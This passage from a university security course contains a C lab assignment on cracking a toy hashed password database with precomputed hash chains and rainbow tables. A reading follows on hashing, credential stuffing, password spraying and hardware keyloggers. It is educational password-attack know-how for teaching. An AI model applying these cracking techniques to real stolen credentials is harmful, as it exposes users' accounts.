function to convert the has to a string. After generating this table, you will read entries from the `epassword.db` encrypted file, look up the hashed password in your dictionary, and decrypt it. Each user and their decrypted password should be printed out in the form:

$\texttt{username}_1\texttt{,password}_1$
$\texttt{username}_2\texttt{,password}_2$
...
$\texttt{username}_n\texttt{,password}_n$

Finally, your algorithm must ensure that the output, which you should call `password.db`, is in alphabetical order. Since `epassword.db` is already in the correct order, you just need to preserve this order.

9.5 *Part 2: Trading Time for Space*

Dictionary attacks are an effective tool when time and space are not an issue.[5] Unfortunately, distributing dictionaries can be cost-prohibitive even for password schemes with only modest complexity. Precomputed hash chains and rainbow tables address this problem, making cracked password databases smaller. They work by trading extra time to perform a lookup for reduced space used by the data structure.

[5] For example, you are a government-level attacker who can devote supercomputing resources to solving the problem.

In this part, you will write an implementation that hashes with a configurable "table type." Your implementation should be callable on the command line like so:

```
$ ./hashchain <encrypted database> <decrypted database> <type> <width> <height>
```

where

`<type>` is `exhaustive`, `random`, or `rainbow`; `<width>` is the width of the hash chain table (in other words, the length of the hash chain); `<height>` is the number of hash chains generated; `<encrypted database>` is the path to your encrypted database; and `<decrypted database>` is the path where you want the decrypted database to be written.

Your code should have a `hashchain.c` file that contains a `main` method. You are encouraged to reuse your code you developed for your dictionary attack in this section, and I encourage you to add new helper functions to your `crackutil.c`.

9.5.1 *Reduction function*

An attack using precomputed hash chains requires a so-called *reducer*, a function that maps ciphertexts to plaintexts. Note that a reducer does not compute the hash inverse; in general, computing hash inverses is infeasible. Instead, the purpose of a reducer is to select a new plaintext (using a ciphertext) so that hashes can be "chained" together. Reducers

are used as a kind of space-saving mechanism, allowing us to store only the *starting point* and *ending point* of a hash chain.

Add a function with the following signature to your `crackutil`:

```
void reduce(uint8_t* ciphertext, int index, char* buf);
```

where `ciphertext` is the ciphertext to reduce, `index` is a number that selects a reduction function, and `buf` is a pointer to a buffer to store a plaintext. When you call `reduce`, it should return a plaintext.

There are many ways to reduce a ciphertext, but the most important criterion is that the reducer must be able to produce any possible plaintext given its input domain (all possible ciphertexts). For example, one such implementation might produce the following mapping from ciphertext to plaintext:

`reduce(AA338257F792484CAEB90FC3D8A708AF, 0, ...)` → `AA33`
`reduce(57BE0A3E4E7DF1C975A5B1FCAAB8CF6B, 0, ...)` → `57BE`
`reduce(C90874550C415765F8B15B45E4F64A9E, 0, ...)` → `C908`

Changing the index parameter might produce the following:

`reduce(AA338257F792484CAEB90FC3D8A708AF, 1, ...)` → `A338`
`reduce(57BE0A3E4E7DF1C975A5B1FCAAB8CF6B, 1, ...)` → `7BE0`
`reduce(C90874550C415765F8B15B45E4F64A9E, 1, ...)` → `9087`

9.5.2 *Precomputed hash chain (PCHC) table*

In this part, you will generate a precomputed hash chain (PCHC) table. To generate a PCHC table, you will need to reuse your `genPlaintext` function from Part 1. Write a table-generating function that has the following signature:

```
int genTable(tabletype_t type,
             int width,
             int height,
             char** keys);
```

where `type` is the following C `enum`

```
typedef enum tabletype {
        EXHAUSTIVE,
        RANDOM,
        RAINBOW
} tabletype_t;
```

where `height` is the number of chains to be generated, where `width` is the number of reductions applied in a given chain, and where `keys` is a pointer to an array that stores the hash table's keys for later deallocation.

The function should return the number of chains inserted into the table.

Remember from the reading that a PCHC table maps plaintexts to plaintexts. Ciphertexts are not stored in the table at all!

As in part 1, I suggest using the `hsearch` hash table implementation, where the `key` is a plaintext starting point and the `data` is a plaintext ending point. Because `hsearch` cannot store duplicate keys, you will be limited to storing only one chain for a given starting point. Therefore, some chains will need to be discarded. I leave it to you to decide whether you should discard the new chain or the old chain. Either way, decryption rates will be lower than if you use a data structure that does not discard chains. For the purposes of assignments, discarding chains is fine, but if you want an extra challenge, try designing an alternative data structure.

You must be able to generate the following table types:

- `EXHAUSTIVE`. Generate a PCHC table of size `width` $\times$ `height` by systematically enumerating all possible plaintexts. If `width` $\times$ `height` $< |P|$, where P is the set of all possible plaintexts, then just enumerate the first `width` $\times$ `height` passwords.
- `RANDOM`. Generate a PCHC table of size `width` $\times$ `height` by randomly selecting plaintexts.
- `RAINBOW`. Generate a rainbow table of size `width` $\times$ `height` by randomly selecting plaintexts.

Note that the only difference between an ordinary precomputed hash chain table and a rainbow table is how reducers are applied. In an ordinary table, one applies a fixed reducer (e.g., `reduce(ciphertext, 0, ...)`) at every step in a chain. In a rainbow table, one applies a *different reducer for every reduction step in a chain*.

For example, the first reduction might be called with `reduce(ciphertext`$_0$`, 0, ...)`, the second reduction might be called with `reduce(ciphertext`$_1$`, 1, ...)`, the third reduction might be called with `reduce(ciphertext`$_2$`, 2, ...)`, and so on, up to `reduce(ciphertext`$_{w-1}$`, n, ...)`, where w is the width of the table.

9.5.3 *Convert from `char*` ciphertext to `uint8_t` array*

At some point during this lab, you will need to convert from the base-64 encoded hash strings stored in the encrypted password database to the `uint8_t` arrays that the MD5 values that your `hash` and `reduce` functions use. To do this, you will have to think back to CSCI 237 a bit. Here's the signature of the function you should write.

```
void hashFromString(char* ciphertext, uint8_t* dst)
```

where `ciphertext` is a hexadecimal string like `14456DED73AF945CE2B3AFF7260D4B34` and `dst` is an array of `uint8_t` values big enough to store the numeric representation of a hash.

This problem is not hard if you break it down into pieces. The most important piece of information is that each pair of hexadecimal digits encodes a single byte. Recall that a `uint8_t` is a byte.

For example, the hexadecimal string `B4` is the decimal number `180`. We handle each hexadecimal character—one *nibble*—at a time. The low-order hexadecimal nibble `4` is the decimal value `4`. The high-order hexadecimal nibble `B` is the decimal number 11×16. To find the combined value, add the two numbers together: $\texttt{B4} = 4 + 11 \times 16 = 180$.

If you've implemented this step correctly, you should be able to compute a "round trip" of a base-64 encoded hash string through your `hashFromString` and `hashToString` functions. The starting and ending strings should be the same. For example,

```
char *ciphertext = "14456DED73AF945CE2B3AFF7260D4B34";
uint8_t ct[CTNUMBYTES];
hashFromString(ciphertext, ct);
char ciphertext2[HASHHEXLEN];
hashToString(ct, ciphertext2);
printf("'%s' is '%s'\n", ciphertext, ciphertext2);
```

The above should print out:

```
'14456DED73AF945CE2B3AFF7260D4B34' is '14456DED73AF945CE2B3AFF7260D4B34'
```

9.5.4 *PCHC table lookups*

To lookup a decryption, you will need to supply the following lookup function:

```
void lookup(char* ciphertext,
            tabletype_t tt,
            int width,
            int height,
            char* buf);
```

where `ciphertext` is a ciphertext string, `tt` is the table type, `width` is the table width (or chain length), and `height` is the table height (or number of chains).

The function should return `true` if a decryption was found, otherwise it should return `false`. You can use `bool` values in C by including the following header:

```
#include <stdbool.h>
```

The algorithm for performing a PCHC lookup is discussed in the "Trading Time for Space" reading. Note that lookups for rainbow tables work differently than for vanilla PCHC tables, because searching a chain for a ciphertext involves not just hashing and reducing, but hashing and reducing using the same sequence of reductions used to originally construct the table. If this does not make sense to you, I strongly

recommend simulating a rainbow table lookup on paper (perhaps with some help from the reference implementation) until you see why.

9.5.5 *Generating a cracked password database*

Finally, as in Part 1, your `main` method should read the password database (reusing your `readPasswords` function), generate a table of the requested type (using `genTable`), and then should attempt to decrypt all of the password hashes stored in the database (using the `lookup` function), writing out the ones it can decrypt to a file.


Your implementation should report the following two statistics:

1. the number of hash chain collisions (i.e., the number of hash chains with the same endpoint), and

2. the number of successful decryptions.

You should expect that your code will be tested against both the supplied database and a database of my choosing. Note that any technique based on precomputed hash chains is *unlikely to be 100% successful* at decrypting all of the hashes, because collisions are hard to avoid. Nonetheless, if your lookup fails close to 100% of the time, something is wrong with your code.

The following chart, generated using my own code, should give you a sense of the kinds of decryption rates you can expect with a correct implementation.



9.6 *Reflection Questions*

Provide answers to the following questions in a file called `PROBLEMS.md`.

1. The password scheme in Part 1 has 65,536 possible passwords. How many passwords would an *up-to-8 character* alphanumeric (uppercase and lowercase) scheme have, assuming that the empty password is disallowed? Explain your derivation.

2. Using your own implementation as a benchmark, how long do you estimate that it would take to generate a dictionary for the scheme in the previous question?

3. How many [mega/giga/tera/peta] bytes would it take to store a password dictionary for such a scheme assuming that password fields are always 8 bytes (where entries shorter than 8 bytes are NULL-padded) and where password hashes are 16 byte MD5 hashes? For simplicity, ignore the existence of hash collisions.

4. Given your answer to the previous question, what are the drawbacks when using your dictionary attack implementation for a password

scheme like the one discussed in the previous questions? Think about the compute resources you actually used when performing your attack (CPU, RAM, disk; hint: where did you store data structures as you carried out your attack?). How might you modify your dictionary attack implementation to address the limitations you identify?

5. Why are we unable to decrypt all of the passwords in Part 2? Do you think a different reducer would help?

9.7 *Bonus*

Compute the success probability formula found at the top of page 6 in the paper "Making a Faster Cryptanalytic Time-Memory Trade-Off". What is the expected success probability for a table of width 16 and a height of 4096? Note that Oechslin states that the probability that any two plaintexts collide is $\frac{1}{m}$, where m is the number of possible plaintexts, which assumes, somewhat optimistically, that both the hash function and reducer select values perfectly uniformly at random. The number of successes you observe will probably be lower. Estimate your hash collision probability empirically by generating a table of width 1 and a height of m. How close is your implementation? Also note that Oechslin's notation is a little different than the notation we use in class.

9.8 *Development Tips*

This assignment may seem overwhelming; in actuality, like most software, it merely contains a large number of small steps. Work systematically, finishing off each step, and you will successfully complete the entire assignment.

- The password scheme we are attacking has 16^4 possible passwords, which is a big-ish number. But none of the techniques above actually depend on that number. Do yourself a favor and work on a smaller instance of the problem. For example, you might define a constant `PWLEN` that says how long a password is, and during development, `#define PWLEN 1`. This will make testing much faster, since you can manually check by hand whether your code is doing the right thing.
- Ciphertexts are a `uint8_t*`, which is a little bit of a pain, since you can't print them directly during debugging. Do yourself a favor and use the "pretty print" function for ciphertexts we came up with so that you can print them in debug output.
- You should be able to simulate dictionary, precomputed hash chain, and rainbow table lookups on paper. Be sure to work through each algorithm on paper *first*. If you are struggling with this part, I am

happy to meet with you during office hours. Working with a friend on lookups is also an *excellent* use of a study group, particularly since I think that performing a lookup on paper is *a fair question to ask on a midterm exam*.[6]

[6] HINT HINT HINT.

- Finally, it's not a bad idea to implement `genTable` and `lookup` first only for the `EXHAUSTIVE` scheme, then the `RANDOM` scheme, then finally the `RAINBOW` scheme. Each scheme adds a little bit of complexity, so you can rule out problems by building your tool end-to-end for the simplest scheme (`EXHAUSTIVE`) first.

9.9 *Lab Deliverables*

By the start of lab, you should see a new private repository called `cs331lab02_pwcrack-USERNAME` in your GitHub account (where `USERNAME` is replaced by your username).
For this lab, please submit the following:

```
cs331lab02_pwcrack-{USERNAME}/
    BUILDING.md
    PROBLEMS.md
    README.md
    crackutil.c
    crackutil.h
    dictattack.c
    epassword.db
    hashchain.c
    Makefile
```

where the `.c`, `.h`, and `Makefile` files contain your *well-documented* source code. You may also add additional source files if you want.

It is always a good practice to create a small set of tests to facilitate development, and you are encouraged to do so here.

As in all labs, you will be graded on *design*, *documentation*, *style*, and *correctness*. Be sure to document your program with appropriate comments, including a general description at the top of the file, and a description of each function with pre- and post-conditions when appropriate. Also, use comments and descriptive variable names to clarify sections of the code which may not be clear to someone trying to understand it.

Whenever you see yourself duplicating functionality, consider moving that code to a helper function. There are several opportunities in this lab to simplify your code by using helper functions.

9.10 *Submitting Your Lab*

As you complete portions of this lab, you should `commit` your changes and `push` them. **Commit early and often.** When the deadline arrives, we will retrieve the latest version of your code. If you are confident that you are done, please use the phrase `"Lab Submission"` as the commit message for your final commit. If you later decide that you have more edits to make, it is OK. We will look at the latest commit before the deadline.

Be sure to push your changes to GitHub. To verify your changes on GitHub, navigate in your web browser to your private repository on GitHub. It should be available at https://github.com/williams-cs/cs331lab02_pwcrack-{USERNAME}. You should see all changes reflected in the files that you `push`. If not, go back and make sure you have both committed and pushed.

Do not include identifying information in the code that you submit. We will know that the files are yours because they are in *your* `git` repository. We grade your lab programs anonymously to avoid bias. In your `README.md` file, please cite any sources of inspiration or collaboration (e.g., conversations with classmates). We take the honor code very seriously, and so should you. Please include the statement `"I am the sole author of the work in this repository."` in a comment at the top of your C files.

9.11 *Bonus: Feedback*

I am always looking to improve our labs. For one bonus percentage point, please submit answers to the following questions using the anonymous feedback form for this class:

1. How difficult was this assignment on a scale from 1 to 5 (1 = super easy, ..., 5 = super hard)? Why?
2. Did this assignment help you to understand password attacks?
3. Is there is one skill/technique that you struggled to develop during this lab?
4. Your name, for the bonus point (if you want it).

9.12 *Bonus: Mistakes*

Did you find any mistakes in this writeup? If so, add a file called `MISTAKES.md` to your GitHub repository and provide a bulleted list of mistakes. Be sure to explain them in enough detail that I can verify them. For example, you might write

```
* Where it says "bypass␣the␣auxiliary␣sensor" you should have
    written "bypass␣the␣primary␣sensor".
* You spelled "college" wrong ("collej").
* A quadrilateral has four edges, not "too␣many␣to␣count" as you
    state.
```

For each mistake I am able to validate, I will award limited bonus credit, not to exceed 100% of your grade.

10

Why Stolen Passwords Are a Problem

Why Stolen Password Databases are a Problem

Although a great deal of effort has been invested in making login programs difficult to break or circumvent, attackers still regularly obtain password databases. Consequently, passwords in databases are not usually stored as-is, to make reading a stolen password database difficult.

A Simple Password Database

At its core, a password database maps a user identifier, or *user name*, to a password. It usually has the following form.

```
user_1,password_1
user_2,password_2
...
user_n,password_n
```

When a user attempts to login to a service, they provide their username and password, and we check our password database to see whether these *credentials* match the ones we stored. This scheme is simple, and as long as the login program does not leak stored credentials, it *seems* reasonably secure.

What are our assumptions?

Even if we rule out bugs in our login program that might leak sensitive information to an attacker, there are a number of other ways that credentials can be leaked to an attacker. First, a password database must be stored on a server somewhere. That means:

1. Anyone with superuser access levels (aka *root privileges*) can read the database. IT workers typically have these privileges because they are necessary to configure and maintain machines. IT workers are sometimes susceptible to social engineering, extortion, or are sometimes willing to help attackers (e.g., a worker that is unhappy about their pay).
2. Password databases are sometimes misconfigured such that they are readable by non-root users.
3. A login program typically needs to be hosted on a publicly-available computer, in order to authenticate outsiders. If *other* programs on that computer (including the operating system itself) contain vulnerabilities that can lead to arbitrary disk reads, then the password database can be leaked, even if the login program has no bugs and even if the access level is configured correctly.

Therefore, it is probably a bad idea to assume that an attacker cannot obtain a password database. Can we redesign our system so that, even if the database is leaked, an attacker cannot easily obtain passwords? The answer is yes.

Hash Functions

You have likely seen hash functions before. Before we get into how they are used in password databases, let's see how they are used in other applications. If you feel comfortable in your knowledge of hash functions, feel free to skip ahead to the section titled "Cryptographic Hashes."

Background: Hash Tables

A *hash table* is a data structure that can store an arbitrary amount of information (like a list and unlike an array, which is fixed-size) but which has access properties closer to an array (O(1) (amortized) read instead of O(n) read for a list).

A *hash function* is any function that can be used to map data of arbitrary size onto data of a fixed size. When we are building hash tables, this enables us to use data of arbitrary length, like a string, to an array *index*.

For example, suppose that we are keeping scores among our friends for a golf match. It would be really quite useful to be able to look someone's score up by their name. We want the data structure analog to the following table:

Name	Score
Joe	13
Fay	10
Dan	451
Tiger	3
Erin	43

(low scores win in golf)

If people had numbers for names, I bet that you could immediately think of a good data structure. An array!

Index	Score
0	13
1	10
2	451
3	3
4	43

We can lookup items in this form very quickly: O(1) time in the worst case.

Of course, people have names, and those names can be of arbitrary length. But could we obtain a data structure that behaves the same way, even for names? With some suitable sleight of hand, we can. The trick is to use a hash function. Recall that a hash function is *any function that can be used to map data of arbitrary size onto data of a fixed size*. That sounds a lot like our problem here: strings can be of any length, but array indices must be of fixed length (e.g., a 32-bit integer in Java).

Suppose our hash function were the following:

```
def hash(value):
    Look up the ASCII character code for the first character in the value, mod the code by 5, and return the result.
```

Here's a handy table of ASCII character codes.

Let's apply our hash function to the names in our table. Since `Joe` is the first name in our table, let's start there. Suppose we have a table of length 5.

1. The first character of `Joe` is `J`.
2. The ASCII character code for `J` is 74.
3. 74 % 5 = 4
4. Return 4

If we use 4 an an index, then in our table of 5 players, Joe's score is stored in index 4.

Index	Score
0	
1	
2	
3	
4	13

Let's hash the rest of the names:

`Joe` -> 4
`Fay` -> 0
`Dan` -> 3
`Tiger` -> 4
`Erin` -> 4

You can see that we have a small problem. Joe, Tiger, and Erin all hash to the same number. This problem is called a *hash collision*. With hash tables, this is a common problem, and there are many solutions. One simple solution is to keep hashing whenever a collision occurs. Let's modify our hash to take another parameter, `i`.

```
def hash(value,i):
    Look up the ASCII character code for the character at position i in the value, mod the code by 5, and return the result.
```

We increment `i` on collision, and start with `i = 0`. The character at position `0` is the first character, so when `i = 0`, the hash function behaves the same as the one we had before.

For example, if we start with `i = 0` and insert all of the hashed values up until the first collision, we get

Index	Score
0	`<Fay, 10>`
1	
2	
3	`<Dan, 451>`
4	`<Joe, 13>

Since `Tiger` hashes to `4` when `i = 0` and since Joe's score is already at that location, we hash again with `i=1`.

1. `i = 1`. The second character of `Tiger` is `i`.
2. The ASCII character code for `i` is 105.
3. 105 % 5 = 0
4. Return 0

Sadly, this also collides, with Fay's score. So we keep going until we find an `i` that does not collide.

1. `i = 2`. The third character of `Tiger` is `g`.
2. The ASCII character code for `g` is 103.
3. 103 % 5 = 3
4. Return 3.

Collides with Dan's score.

1. `i = 3`. The fourth character of `Tiger` is `e`.
2. The ASCII character code for `e` is 101.
3. 101 % 5 = 1
4. Return 1.

Finally, we can put Tiger's score at location 1. This technique is called *probing*. There are many different probing algorithms.

Index	Score
0	`<Fay, 10>`
1	`<Tiger, 3>`
2	
3	`<Dan, 451>`
4	`<Joe, 13>`

If you continue this exercise, you will see that this hash function is not particularly good. But it *is* fast (there are only a few simple operations) and we can repeat it quickly. Furthermore, if we make our table bigger (i.e., we overprovision it such that it is bigger than the number of items we expect to store), the number of collisions will go down, so for a big enough table, the number of times we need to probe gets small. We typically employ all of these tricks in designing hash tables.

One thing is clear, though: a good hash function distributes its outputs *uniformly* across the space of desired table indices. We will come back to this uniformity property.

Cryptographic Hashes

Aside from hash tables, hash functions are also useful for the exact stolen-password database as described above. What we want to do is to convert a password database, something that looks like:

```
user_1, password_1
user_2, password_2
...
user_3, password_3
```

into something like

```
user_1, encrypted_password_1
user_2, encrypted_password_2
...
user_3, encrypted_password_3
```

where an `encrypted_password_1` is an encoding of `password_1` such that it is difficult to recover `password_1`.

Cryptography, a primer

What is encryption? *Encryption* is the process of encoding a message so that it can be read only by the sender and the intended recipient. There are *many* ways to do this. First, some terminology:

- A *plaintext* pp is the original, unobfuscated data. This is information you want to protect.
- A *ciphertext* cc is encoded, or encrypted, data.
- A *cipher* ff is an algorithm that converts *plaintext* to *cipertext*. We sometimes call this function an *encryption function*.
- A *sender* is the person (or entity) who *enciphers* or *encrypts* a message, i.e., the party that converts the plaintext into cipertext.
- A *receiver* is the person (or entity) who *deciphers* or *decrypts* a message, i.e., the party that converts the ciphertext back into plaintext.

    - Sometimes the sender and receiver are the same party. E.g., a login program both enciphers and decipers a password.
- More formally, a *cipher* is a *function* from *plaintext* to *ciphertext*, $f(p) = cf(p) = c$. The properties of this function determine what kind of encryption scheme is being used.

Let's look at a simple encryption scheme using the ROT-kk cipher. You may have learned a variation of this in elementary school. It's the same cipher used by Julius Caesar, which is why it is sometimes called the Caesar cipher.

Let's start with a version where kk = 13. Given a mapping, $\alpha\alpha$, from a character cc to a number in $0 \ldots 250...25$, the *ROT-13 cipher* is

```
f(p):
   for each p[i] in p, (alpha(p[i]) + 13) % 26
```

where `p` is a plaintext (password) as a `string` and where `p[i]` is the `char` at position `i` in string `p`. A typical $\alpha\alpha$ is something like the ASCII character code table I showed above, restricted to letters, and where all uppercase characters are converted to lowercase, with 97 is subtracted from the code. So `a` maps to 0, `b` maps to 1, and so on.

So `apple` is enciphered as `nccyr` in ROT-13.

To generalize this a little, we often parametrize a cipher with a *cryptographic key*. You can think of this as a generalization of a keyless cipher. For example, $f(p, k) = cf(p, k) = c$. One way to think of a cipher with a key is that it *selects a cipher from a family of cipher algorithms using the key as an index*.

The *Caesar cipher* is a generalization of ROT13.

```
f(p, k):
    for each p[i] in p, (alpha(p[i]) + k) % 26
```

We usually assume ciphers are keyed, so if we leave out the key in the notation, you should remember that keys are typically an important part of the process.

Encrypting our password database

Could we use the ROT-13 cipher to encrypt our password database? Suppose we have the following database.

```
dbarowy,password
wjannen,drowssap
ihowley,sosecure
...
```

We encrypt this database using ROT-13 so that it now looks like:

```
dbarowy,cnffjbeq
wjannen,qebjffnc
ihowley,fbfrpher
...
```

Note that we usually keep password databases in sorted order, by username, so that username lookups can happen in $O(\log_2 nO(\log_2 n)$ time using binary search.

When a user attempts to log in, supplying their username and password, our imaginary login program encrypts the password, looks up the entry corresponding to the username, and then checks to see that the encrypted passwords match. For example, suppose `dbarowy` attempts to login, with password `password`. The login program converts this password to `cnffjbeq`, looks up `dbarowy`, and compares the stored password `cnffjbeq` against the newly-encrypted password. Since these two strings match, `dbarowy` is granted access.

This is not a very good password scheme, however. Remember our scenario: the password database is stolen. It turns out, in this case, the cipher we chose has a property that makes it a very poor fit for encrypting passwords: if we know the cipher, we can recover all of the passwords. For a good encryption scheme, knowledge of the cipher should not help you.

Security through obscurity

In the example above, maintaining the secrecy of passwords requires maintaining secrecy of the cipher. Remember, a cipher is just an algorithm. Unfortunately, it is very difficult to keep algorithms secret.

Often, algorithms need to be distributed widely to be useful. For example, the UNIX operating system comes with a password scheme. Since the code is open-source, anyone can look at the cipher algorithm. Even when the code cannot be directly examined, it must still be in executable form, in machine code. Machine code can trivially be converted to assembly code, which is human readable. Furthermore, good disassemblers exist that can turn assembly into surprisingly readable C code.

Relying on the secrecy of an implementation is sometimes called *security through obscurity*. Often, people are surprised at how easy it is for a seasoned hacker to pierce the veil of secrecy. Therefore, knowledgable security practitioners observe the following rule:

An algorithm must continue provide security guarantees even when it is known by an attacker.

Fortunately both keyed ciphers and hash functions can improve our password encryption scheme.

Invertibility

We are going to depend on a mathematical property called *invertibility* to improve our cipher.

A cipher is *invertible* if $\forall p, k \ f^{-1}(f(p,k),k) = p \forall \, p, k \, f^{-1}(f(p,k),k) = p$. In other words, a cipher is invertible if you can recover the plaintext by using an inverse function on the ciphertext.

Note that the above definition uses a key. Keys are much easier to keep secret than ciphers, because a key does not need to be distributed widely to work. In fact, every password database should (and every good one does) have its *own, unique key* used to encipher it.

But invertibility goes further. A cipher is *non invertible* if the above property does not hold. The important insight is that you *cannot* recover the plaintext with a non-invertible cipher, *even if you have the key*.

You might think it is hard to come up with a good, non-invertible cipher, and you'd be right. But it turns out that it is pretty easy to come up with a bad, non-invertible cipher, and even bad non-invertible ciphers work reasonably well. Recall one of our earlier hash functions:

```
def hash(value,i):
    Look up the ASCII character code for the character at position i in the value, mod the code by 5, and return the result.
```

Let's modify our function a little to use our cryptography terminology.

```
def f(p, k):
        Look up the ASCII character code for the character at position k in p, mod the code by 5, and return the result.
```

Looks an awful lot like a cipher to me. Let's think a little about its properties.

First, it is clearly not invertible. Having `k` doesn't help you find out that `3` was originally `Dan`.

Second, in the section titled "A Simple Password Database", did you notice that we *did not* say that we have to "decrypt the password" when describing the login process? If you think of decrypting as the inverse of encryption, then you might think we have a problem. If our function is non-invertible, and we need to invert it in order to check passwords, we're stuck. Fortunately, we can take advantage of the fact that *the login program can just encipher the password itself using the key, and then compare the two ciphertexts*.

Third, remember one of the goals of hash functions: we want the distribution of its outputs to be uniform. And most good hash functions are. When you have a good hash function, "nearby" inputs (e.g., "Don" or "Deb" are similar to "Dan") don't tell you anything about the output. This one, as you might see, is not so good, but real hash functions do not have this problem.

Fourth, and this is a consequence of using hash functions, is that our cipher now also suffers from collisions. Why? As the definition of a hash function told us, we need to be able to accept arbitrary input and be able to produce an output of fixed length. An output of fixed length implies that there are a finite number of possible values. An `int` is a typical hash output. But an input of arbitrary length—say, a `string`—has a very large (sometimes infinite) number of possible values. If you recall the pigeonhole principle, if you have nn pigeons and mm pigeonholes, and $n > nn > n$, well, at least one pigeon needs to share a pigeonhole with another pigeon. If we can only produce mm outputs for nn possible inputs, and $n > mn > m$, our hash function will have at least one collision.

Hash collisions when hashes are used as ciphers lead to the somewhat weird state that *sometimes* you can match a ciphertext in a password database with a *different* password or a *different* key. We will take advantage of this later in class. Generally, a good cryptosystem tries to avoid collisions. One way to do that is to make the output value space so large that it is infeasible to try to find passwords that map to every value. Supposing that your output space contains $2^{64}2^{64}$ outputs, and supposing that you can find 1 million unique outputs per second, it would take you 584,942 *CPU years* to find all of them!

Fifth, hash functions can be designed to run quickly, and they ususally do.

So the big picture is that hashes are actually pretty good for the purpose of encrypting a password database. They are not invertible, so getting your hands on the cipher and key does not help you find the original password. They map uniformly across the output space, so discovering that one password hashes to a given value does not help you discover other passwords. In fact, to "crack" an entire password dictionary requires a tremendous amount of computation, since you basically need to try every possible password and see if it hashes to a value stored in your database. Although there are tricks for reducing the computational burden, this fundamental fact remains even today. Finally, hash functions are "fast." They can usually be computed in milliseconds, where as finding the inverse, even though it can be done by brute force search, is computationally infeasible.

To count as a fully "cryptographic"-strengh hash, hash functions should have the following properties. They should

1. be deterministic,
2. be inexpensive to run,
3. have output that *appears* to be drawn uniformly randomly from the space of possible hash values,
4. be *preimage resistant* (given a hash output hh, it should be difficult to find a plaintext pp that yields hh when hashed),
5. be *weakly collision resistant* (given a plaintext $p_1 p_1$, it should be difficult to find a different plaintext $p_2 p_2$ such that $p_1 p_1$ and $p_2 p_2$ yield the same hash), and
6. be *strongly collision resistant* (it should be difficult to find *any two* different plaintexts such that yield the same hash).

Where *difficult* means "computationally expensive."

Our database, hashed

Recall our original unencrypted database.

```
dbarowy,password
wjannen,drowssap
ihowley,sosecure
...
```

Encrypted using a real hash function, like SHA-1 (which is unkeyed), you will get

```
dbarowy,5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8
wjannen,d50f3d3d525303997d705f86cd80182365f964ed
ihowley,04c1fcac3465958867e09cca1fe8f0b7c66ab32d
```

Other Password Database Attacks

Is that it? Sadly, no. Although hashed password databases make finding passwords from a stolen database expensive, it does not make doing so impossible. If a cryptographic hash is weak, then an adversary with lots of resources (think "nation state") sometimes has the capability and patience to find passwords. We will explore these issues.

But there are other potential attacks against password security. Some of these can be run against stolen password databases offline; others take advantage of trust and are more insidious.

Credential stuffing

Although none of *you* will make the stupid mistake of leaving a password database unencrypted, others may. For example, suppose some company—let's call it F-Book—does not encrypt passwords, and then their password database is stolen. An F-Book user might be tempted to think that it only affects their F-Book login. So that person dutifully changes their F-Book password and forgets about it.

But should they? Have you ever used the same password in more than one place? If this person did so, they should worry.

As an attacker, I can look up a password in the unencrypted or cracked database, and then I can compare it against an uncracked database. Although many people do use different passwords, many don't. Using this technique, called *credential stuffing*, I can usually recover many passwords.

You can find out if your credentials are in a stolen database on the black market because one security researcher purchases and publishes this information. My credentials are in there. Am I worred? No. Because I do not reuse passwords. Ever.

Password spraying

Let's face it: people do not choose their passwords uniformly randomly from the entire space of random characters. If we did, passwords would look more like ßoƷꞱmɬʌ.

This means that an attacker can focus their password cracking efforts on *representative* inputs. This space is *much* smaller, and consequently, can be searched much more quickly than the space of all possible strings. Often, a list of common passwords is sufficient to crack many passwords in a password database. This technique is called *password spraying*.

The following table should convince you that people regularly choose bad passwords.

A good countermeasure? Have a long password. And while you're at it, try to work some unusual characters in there.

Keylogging

This is an especially nasty attack, that requires very little in terms of effort. *Keyloggers* are typically hardware devices that require no special privileges

on a computer. Usually, these devices act as USB "passthrough" cables, and they are both cheap and legal to obtain, although using them is not legal except by law enforcement with a search warrant.

Sadly, our stance toward inserting hardware in a modern computer is altogether too lenient. You can surreptitiously insert one of these into a computer when somebody isn't looking. Because nearly all computers have hardware autodetection, and they automatically load the appropriate driver, the user is never prompted to do anything to enable the device. Good targets are desktop computers, which are still very common in offices and some homes, and since workers rarely inspect their cables, they can go unnoticed for a long time. Later, the attacker retrieves the device, which contains a log of all keystrokes.

Good countermeasures are: two-factor authentication, using the saved passwords feature in your browser, and occasionally looking at your USB ports. Unfortunately, requiring authentication to insert USB devices still appears to be research.

Post-It Notes

